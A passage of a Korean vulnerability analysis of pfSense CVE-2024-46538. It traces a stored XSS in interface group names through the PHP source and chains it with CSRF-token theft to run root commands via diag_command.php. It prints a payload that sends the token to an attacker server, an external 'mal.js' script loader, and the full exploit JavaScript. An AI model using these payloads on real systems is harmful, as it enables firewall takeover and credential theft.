```

해당 PoC 실행 커맨드를 아래와 같이 공격자 PC 에서 입력한다.

그림 5. PoC 실행 커맨드 예시

이후 관리자(admin) 계정으로 interfaces_groups.php로 접근하면 다음과 같이 `id` 명령 실행 결과가 출력되는 것을 확인할 수 있다.




그림 6. 임의 명령 실행 결과 확인

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-46538 취약점이 발생하는 원리 및 임의 명령 실행까지 취약점 연계를 순차적으로 설명한다. Step 1 에서는 XSS 취약점 발생 이유를 설명한다. Step 2 에서는 XSS 이후 CSRF 와 관리자 콘솔 기능을 연계하여 임의 명령 실행이 가능한 이유를 설명한다.

Step 1. pfSense XSS 취약점 (CVE-2024-46538)

1) XSS(Cross-Site Scripting) 취약점

XSS(Cross-Site Scripting) 취약점은 공격자가 입력한 스크립트를 사용자 측에서 응답하는 취약점으로, 사용자 입력 값에 대한 검증이 미흡하거나 출력 시 필터링 되지 않을 경우 발생된다. 쿠키 값 또는 세션 등 사용자 정보 탈취, 피싱 사이트 접근 유도 등 사용자에게 직접적인 피해를 준다.

2) 취약 지점 탐색

pfSense 내 XSS 취약점은 members 변수에 대한 입력 값 검증이 제대로 이루어지지 않아 발생된다. interfaces_groups_edit.php 를 통해 삽입된 공격 구문은 config.lib.inc, interfaces_groups.php 를 거치는 동안 별도의 입력 값 검증이 없어 피해자에게 그대로 노출된다.




그림 7. 취약 지점 공격 흐름도

(1) /usr/local/www/interfaces_groups_edit.php

해당 엔드포인트에서는 POST 요청으로 사용자 입력 값을 받는다. 여기서 members 파라미터는 데이터가 있을 시 코드 내 members 변수에 원래 array 형인 변수를 implode 함수를 통해 str 형으로 변환한 뒤 입력 값을 저장한다. 별도 필터링 과정은 구현되어 있지 않다.

```
if (isset($_POST['members'])) {
    $members = implode(" ", $_POST['members']);
} else {
    $members = "";
}
```

그림 8. members 변수 사용자 입력 값 저장

members 변수는 ifgroupentry 변수의 'members' 키에 해당하는 값으로 저장된다.

```
if (!$input_errors) {
    $ifgroupentry = array();
    $ifgroupentry['members'] = $members;
    $ifgroupentry['descr'] = $_POST['descr'];
```

그림 9. ifgroupentry 변수 members 변수 값 저장

이후 a_ifgroups 에 저장된 ifgroupentry 변수 값을 저장하고, 설정 값을 config.xml 데이터로 저장하는 write_config 를 실행한다.

```
// Create new group
} else {
    $ifgroupentry['ifname'] = $_POST['ifname'];
    $a_ifgroups[] = $ifgroupentry;
}
write_config("Interface Group added");
interface_group_setup($ifgroupentry);

header("Location: interfaces_groups.php");
exit;
```

그림 10. a_ifgroups 변수 ifgroupentry 값 저장 후 config 값 저장

이때 a_ifgroups 변수는 config['ifgroups']['ifgroupentry']의 참조 반환[13] 이다. a_ifgroups 변수에 변경 사항이 있으면, config['ifgroups']['ifgroupentry'] 값도 함께 변경된다. 참조 변수는 '&'를 변수 앞에 붙여 선언이 가능하다. 결국, a_ifgroups 에 할당한 값은 config['ifgroups']['ifgroupentry'] 값과 동일하다.

```
init_config_arr(array('ifgroups', 'ifgroupentry'));
$a_ifgroups = &$config['ifgroups']['ifgroupentry'];
$id = $_REQUEST['id'];
```

그림 11. config 변수를 참조중인 a_ifgroups 변수

(2) /etc/inc/config.lib.inc

config.lib.inc 는 설정 값을 관리하는 함수들로 구성되어 있다. write_config 함수는 시스템 설정 값을 저장하는 역할을 한다. 우선, $config 변수가 dump_xml_config 함수를 통해 XML[14] 형식으로 재구성된다.

```
/* generate configuration XML */
$xmlconfig = dump_xml_config($config, $g['xml_rootobj']);
```

그림 12. XML 형식으로 구성

config 에 할당된 값이 다음과 같이 XML 구조로 재구성되는 것을 확인할 수 있다..




그림 13. XML 형식으로 구성된 설정

구성된 XML 형식 값은 아래 과정을 통해 /cf/conf/config.xml 파일에 저장된다.

그림 14. /cf/conf/config.xml 파일에 저장

[13] 참조 반환(Returning References): 기본적인 값 저장과는 달리, 자료가 저장된 공간의 주소를 저장하는 방법.
[14] XML(eXtensible Markup Language): 데이터 저장 및 전송을 위해 고안된 확장 마크업 언어

저장된 config.xml 데이터는 기존의 array 형으로 다시 읽어 config 변수에 저장한다.

```
/* re-read configuration */
/* NOTE: We assume that the file can be parsed since we wrote it. */
$config = parse_xml_config("{$g['conf_path']}/config.xml", $g['xml_rootobj']);
```

그림 15. config.xml 파일 config 변수에 저장

(3) /usr/local/www/interfaces_groups.php

interfaces_groups.php 는 저장된 인터페이스 그룹 정보를 출력하여 나타나는 페이지다. XSS 취약점이 발생하는 memberses 변수를 출력하는 과정은 다음과 같다.

```
init_config_arr(array('ifgroups', 'ifgroupentry'));
$a_ifgroups = &$config['ifgroups']['ifgroupentry'];          1
...
<?php foreach ($a_ifgroups as $i => $ifgroupentry):
...
    $members_arr = explode(" ", $ifgroupentry['members']);   2
    ...
    $memberses = implode(", ", $memberses_arr);              3
    echo $memberses;                                         4
    ...
```

① a_ifgroups에 참조 변수로써 config 변수에 저장된 인터페이스 그룹 정보를 저장한다.
② str형인 ifgroupentry 변수의 members 키에 해당하는 값을 array형으로 변환한다.
③ 일련의 과정 이후, 2번에서 변환한 값을 다시 str형으로 변환한다.
④ 3번에서 str형으로 변환한 값을 페이지에 출력한다.

위 출력 과정에서 별도의 변환 과정은 존재하지 않는다. 따라서, (1) /src/usr/local/www/interfaces_groups_edit.php 에서 저장한 members 파라미터가 그대로 출력된다. JavaScript 스크립트를 아래와 같이 삽입하면 실행되는 것을 확인할 수 있다.




그림 16. JavaScript 스크립트 실행 확인

인터페이스 그룹 수정 권한이 있는 유저는 JavaScript 태그를 삽입할 수 있음을 알 수 있다.

Step 2. 연계 공격

1) CSRF(Cross-Site Request Forgery)

CSRF 는 웹 취약점 공격의 하나로, 공격자가 타 사용자의 권한을 이용해 자신이 의도한 동작을 서버에 요청하도록 유도하는 방식이다. 사용자 요청에 대한 적절한 검증 절차가 없을 경우, 정상적인 요청과 조작된 요청을 구분하지 못해 발생한다. 특히, 공격당한 사용자 권한을 그대로 사용한다는 점에서 권한 수준에 따라 피해 범위가 달라질 수 있다.

pfSense 의 경우, CSRF 공격에 대한 대응으로 CSRF Token 을 구현하여 JavaScript csrfMagicToken 변수에 저장한다. 그러나 CSRF Token 은 XSS 취약점이 있을 경우, 아래와 같은 악의적 스크립트를 삽입해 탈취가 가능하다.

```
<svg/onload=location='https://Attacker_Server?token='+csrfMagicToken>
```

관리자 권한의 유저가 위 스크립트가 삽입된 interfaces_groups.php 에 접근하면 다음과 같이 CSRF Token 을 탈취할 수 있다.




그림 17. 관리자 CSRF Token 탈취

2) pfSense Command Prompt

pfSense 에서 관리자 권한을 가진 유저는 아래와 같이 Command Prompt 메뉴를 통해 PHP 코드 및 쉘의 임의 명령을 웹 인터페이스에서도 실행할 수 있다.




그림 18. Command Prompt 메뉴

Command Prompt 에서 임의 명령을 실행할 때, diag_command.php 에 아래와 같이 CSRF Token 과 함께 요청을 보내게 된다.




그림 19. Command Prompt 요청

3) 공격 스크립트 구성

pfSense XSS 취약점을 이용하면, 공격 JavaScript 를 삽입하여 관리자가 게시글을 열람하는 것만으로 임의 명령이 실행되도록 유도할 수 있다. 공격 스크립트 구성 과정은 다음과 같다.




그림 20. 공격 스크립트 구성 과정

(1) FormData 객체 구성

우선, Command Prompt 에서 요구하는 파라미터들은 다음과 같다.

이름	설명
__csrf_magic	CSRF 공격 방어 대책으로 활용하는 CSRF Token
txtCommand	쉘에서 실행할 명령어
txtRecallBuffer	전에 실행한 명령어를 저장하는 Buffer
submit	요청 목적을 명시, DOWNLOAD, UPLOAD, EXEC, EXECPHP 중 하나
dlPath	파일 다운로드 시 다운로드할 파일의 경로
ulfile	파일 업로드 시 업로드할 파일명 및 파일 내용
txtPHPCommand	PHP 로 실행할 코드

JavaScript 의 FormData 객체를 활용하면 HTML 태그를 넣지 않더라도 form 태그로 요청을 보내는 것과 비슷하게 만들 수 있다. 각 파라미터는 formData.append 를 통해 값을 추가할 수 있다. 예를 들어, 쉘에서 `id` 실행 요청을 만들기 위해 CSRF Token 을 포함한 요청의 각 파라미터 구성 JavaScript 코드 예시는 아래와 같다.

```
var formData = new FormData();
formData.append("__csrf_magic", csrfMagicToken);
formData.append("txtCommand", "id");
formData.append("txtRecallBuffer", "id");
formData.append("submit", "EXEC");
formData.append("dlPath", "");
formData.append("ulfile", new Blob(), "");
formData.append("txtPHPCommand", "");
```

(2) 데이터 요청 및 응답

다음과 같은 용법을 가진 fetch 함수를 활용할 수 있다.

```
let promise = fetch(url, {
    method: "GET", // POST, PUT, DELETE, etc.
    headers: {
      // the content type header value is usually auto-set
      // depending on the request body
      "Content-Type": "text/plain;charset=UTF-8"
    },
    body: undefined, // string, FormData, Blob, BufferSource, or URLSearchParams
    referrer: "about:client", // or "" to send no Referer header,
    // or an url from the current origin
    referrerPolicy: "strict-origin-when-cross-origin", // no-referrer-when-downgrade,
no-referrer, origin, same-origin...
    mode: "cors", // same-origin, no-cors
    credentials: "same-origin", // omit, include
    cache: "default", // no-store, reload, no-cache, force-cache, or only-if-cached
    redirect: "follow", // manual, error
    integrity: "", // a hash, like "sha256-abcdef1234567890"
    keepalive: false, // true
    signal: undefined, // AbortController to abort request
    window: window // null
  });
```

각 파라미터를 POST 요청으로 보낸 뒤 응답 받아야 하기 때문에 다음과 같이 JavaScript 코드를 구성할 수 있다.

```
fetch("/diag_command.php", {
    method: "POST",
    body: formData
}).then(response => response.text()).then(data => console.log(data))
```

해당 스크립트가 실행된 뒤 출력 값은 다음과 같이 나오는 것을 확인할 수 있다.

```
fetch("/diag_command.php", {
    method: "POST",
    body: formData
}).then(response => response.text()).then(data => console.log(data))

< ▶ Promise {<pending>}
<!DOCTYPE html>
<html lang="en">
<head>
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <link rel="apple-touch-icon-precomposed" href="/apple-touch/apple-touch-icon-iphone-60x60-precomposed
    <link rel="apple-touch-icon-precomposed" sizes="60x60" href="/apple-touch/apple-touch-icon-ipad-76x76
    <link rel="apple-touch-icon-precomposed" sizes="114x114" href="/apple-touch/apple-touch-icon-iphone-r
    <link rel="apple-touch-icon-precomposed" sizes="144x144" href="/apple-touch/apple-touch-icon-ipad-ret
    <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
    <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
    <link rel="manifest" href="/manifest.json">
    <link rel="mask-icon" href="/safari-pinned-tab.svg" color="#5bbad5">
    <meta name="theme-color" content="#ffffff">
```

그림 21. fetch 함수 실행 결과

fetch 함수로 받은 응답은 HTML 태그로 구성되어 있어 그 자체로 알아보기 쉽지 않다. 따라서, 데이터를 쉽게 추출하는 과정이 필요한데, 이는 DOMParser 를 활용하여 수행할 수 있다. div 태그 내 class 속성의 content 를 추출하는 예시 코드는 다음과 같다.

```
fetch("/diag_command.php", {
    method: "POST",
    body: formData
}).then(response => re - sponse.text()).then(data => {
        const parser = new DOMParser();
        const doc = par - ser.parseFromString(data, "text/html");
        const contentDiv = doc.querySelector("div.content");})
```

다음과 같이 실제 명령어 실행 결과는 class 속성 값이 content 인 div 태그 내 위치하기 때문에 위 코드를 사용할 수 있다.

```
    <div class="panel panel-success responsive">
        <div class="panel-heading"><h2 class="panel-title">Shell Output - id</h2></div>
        <div class="panel-body">
            <div class="content">
<pre>uid=0(root) gid=0(wheel) groups=0(wheel)</pre>          </div>
        </div>
    </div>
```

그림 22. div 태그 내 위치한 명령어 실행 결과

다만, 위 예시와 같이 console.log 로 출력하는 경우에는 다음과 같이 개발자 도구의 console 창에서만 확인 가능하다.

그림 23. console 창에서만 확인할 수 있는 출력 값

가시성을 위해 다음과 같이 결과를 출력할 때는 alert 창을 띄우는 과정으로 대체할 수 있다.

```
if (contentDiv) {
    alert(contentDiv.textContent);
} else {
    alert("No content found");
}
```

관리자 접근 시 `id` 명령을 실행하고, 그 결과를 alert 창으로 띄우는 JavaScript 코드를 구성하면 다음과 같다.

```
var formData = new FormData();
formData.append("__csrf_magic", csrfMagicTo - ken);
formData.append("txtCommand", "id");
formData.append("txtRecallBuffer", "id");
formData.append("submit", "EXEC");
formData.append("dlPath", "");
formData.append("ulfile", new Blob(), "");
formData.append("txtPHPCommand", "");
fetch("/diag_command.php", {
    method: "POST",
    body: formData
}).then(response => response.text()).then(data => {
    const parser = new DOMParser();
    const doc = par - ser.parseFromString(data, "text/html");
    const contentDiv = doc.querySelector("div.content");
    if (contentDiv) {
        alert(contentDiv.textContent);
    } else {
        alert("No content found");
    }
})
```

해당 코드를 실행하면 다음과 같이 alert 창으로 `id` 실행 결과를 출력한다.




그림 24. `id` 실행 결과 alert 창으로 출력

(3) 공격자 서버 구성 및 공격 스크립트 삽입

interface_groups_edit.php 에서 members 변수는 아래와 같이 whitespace(“ “) 기준으로 explode 함수가 실행된다. 이후 각 요소는 comma+ whitespace(“, ”) 기준으로 implode 함수가 실행되기 때문에 임의의 JavaScript 코드를 넣는 것은 한계가 있다.




그림 25. members 변수 출력 과정

공격 구문을 삽입하더라도 “ “가 “, “로 치환되어 정상적인 스크립트 실행이 어렵다.

그림 26. 삽입된 구문의 문법 에러 발생

따라서, 공격 JavaScript 코드를 반환하는 외부 서버를 구성하고, 이를 활용할 수 있다. 다음과 같이 whitespace 없이 간단한 HTML 태그로도 외부에서 공격 JavaScript 코드를 불러올 수 있으며 코드 구성 제한은 줄어들게 된다.

```
<script/src='https://Attacker_Server/mal.js'></script>
```

이후, **(2) 데이터 요청 및 응답**에서 구성한 코드를 반환하도록 서버를 설정한다. 위에서 구성한 HTML 태그를 삽입하면 관리자 권한을 가진 계정에서 interfaces_groups.php 접근 시 다음과 같이 임의 명령이 실행되는 것을 확인할 수 있다.

